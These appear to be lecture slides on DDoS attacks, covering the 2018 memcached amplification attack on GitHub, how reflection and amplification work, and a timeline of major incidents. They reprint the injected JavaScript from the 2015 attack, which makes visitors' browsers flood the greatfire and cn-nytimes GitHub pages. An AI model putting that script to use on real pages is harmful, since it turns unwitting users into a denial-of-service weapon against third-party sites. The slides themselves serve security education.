


At the peak of the attack, GitHub was flooded with data coming in at 1.35Tbps. The previous largest DDoS attack ever recorded was closer to 1.1Tbps. The second phase of the attack, which was causing intermittent interruptions, was only spiking at around 400Gbps.




Attacker

IP spoofed requests



UDP Servers

"legitimate" responses




Victim



Memcached DoS Amplification

- memcache is a distributed memory cache
 - a giant distributed memory storage
 - used to speed up dynamic web applications by alleviating database load
 - client store key-value pairs to a server
 - client requests values by using its key
- what can go wrong?
 - DoS amplification when value is larger than key
- what was the fix?
 - disabled UDP

Reflection/Amplification Attacks by Percentage



Source: NETSCOUT Arbor

DDos Events

- 2013 Spamhaus at 300 Gbps
 - DNS open recursion
- 2015 GitHub from PRC (People's Republic of China)
 - targeted projects to evade golden shield
 - injected javascript on those visiting Baidu
- 2016 Dyn using IoT
 - motive unknown (highlighted the security risks posed by IoT devices)
- 2017 Google at 2.54 Tbps
 - kept secret for 3 years
- 2018 GitHub at 1.3 Tbps
 - used memcached
- 2020 AWS at 2.3 Tbps
 - used CLDAP (connectionless lightweight directory access protocol) (rfc 1798)

```

document.write("<script src='https://libs.baidu.com/jquery/2.0.0/jquery.min.js'></script>");
!window.jQuery && document.write("<script src='https://code.jquery.com/jquery-latest.js'></script>");
starttime = (new Date).getTime();
var count = 0;

function unixtime() {
    var a = new Date;
    return Date.UTC(a.getFullYear(), a.getMonth(), a.getDay(), a.getHours(), a.getMinutes(), a.getSeconds()) / 1E3
}

url_array = ["https://github.com/greatfire/", "https://github.com/cn-nytimes/"];
NUM = url_array.length;

function r_send2() {
    var a = unixtime() % NUM;
    get(url_array[a])
}

function get(a) {
    var b;
    $.ajax({
        url: a,
        dataType: "script",
        timeout: 1E4,
        cache: !0,
        beforeSend: function() {
            requestTime = (new Date).getTime()
        },
        complete: function() {
            responseTime = (new Date).getTime();
            b = Math.floor(responseTime - requestTime);
            3E5 > responseTime - starttime && (r_send(b), count += 1)
        }
    })
}

function r_send(a) {
    setTimeout("r_send2()", a)
}

setTimeout("r_send2()", 2E3);

```

JS script to target GitHub/greatfire and NYTimes

Summary

- many different adversaries want to use DoS attacks
- DoS attacks on the Internet are hard to stop
 - hard to identify honest queries from identical malicious ones
 - IP spoofing hides origin
 - DDoS from Botnets makes it easier and seem more legitimate
- UDP protocols can allow IP spoofing to combine with amplification
 - small query generates a big response that is aimed at victim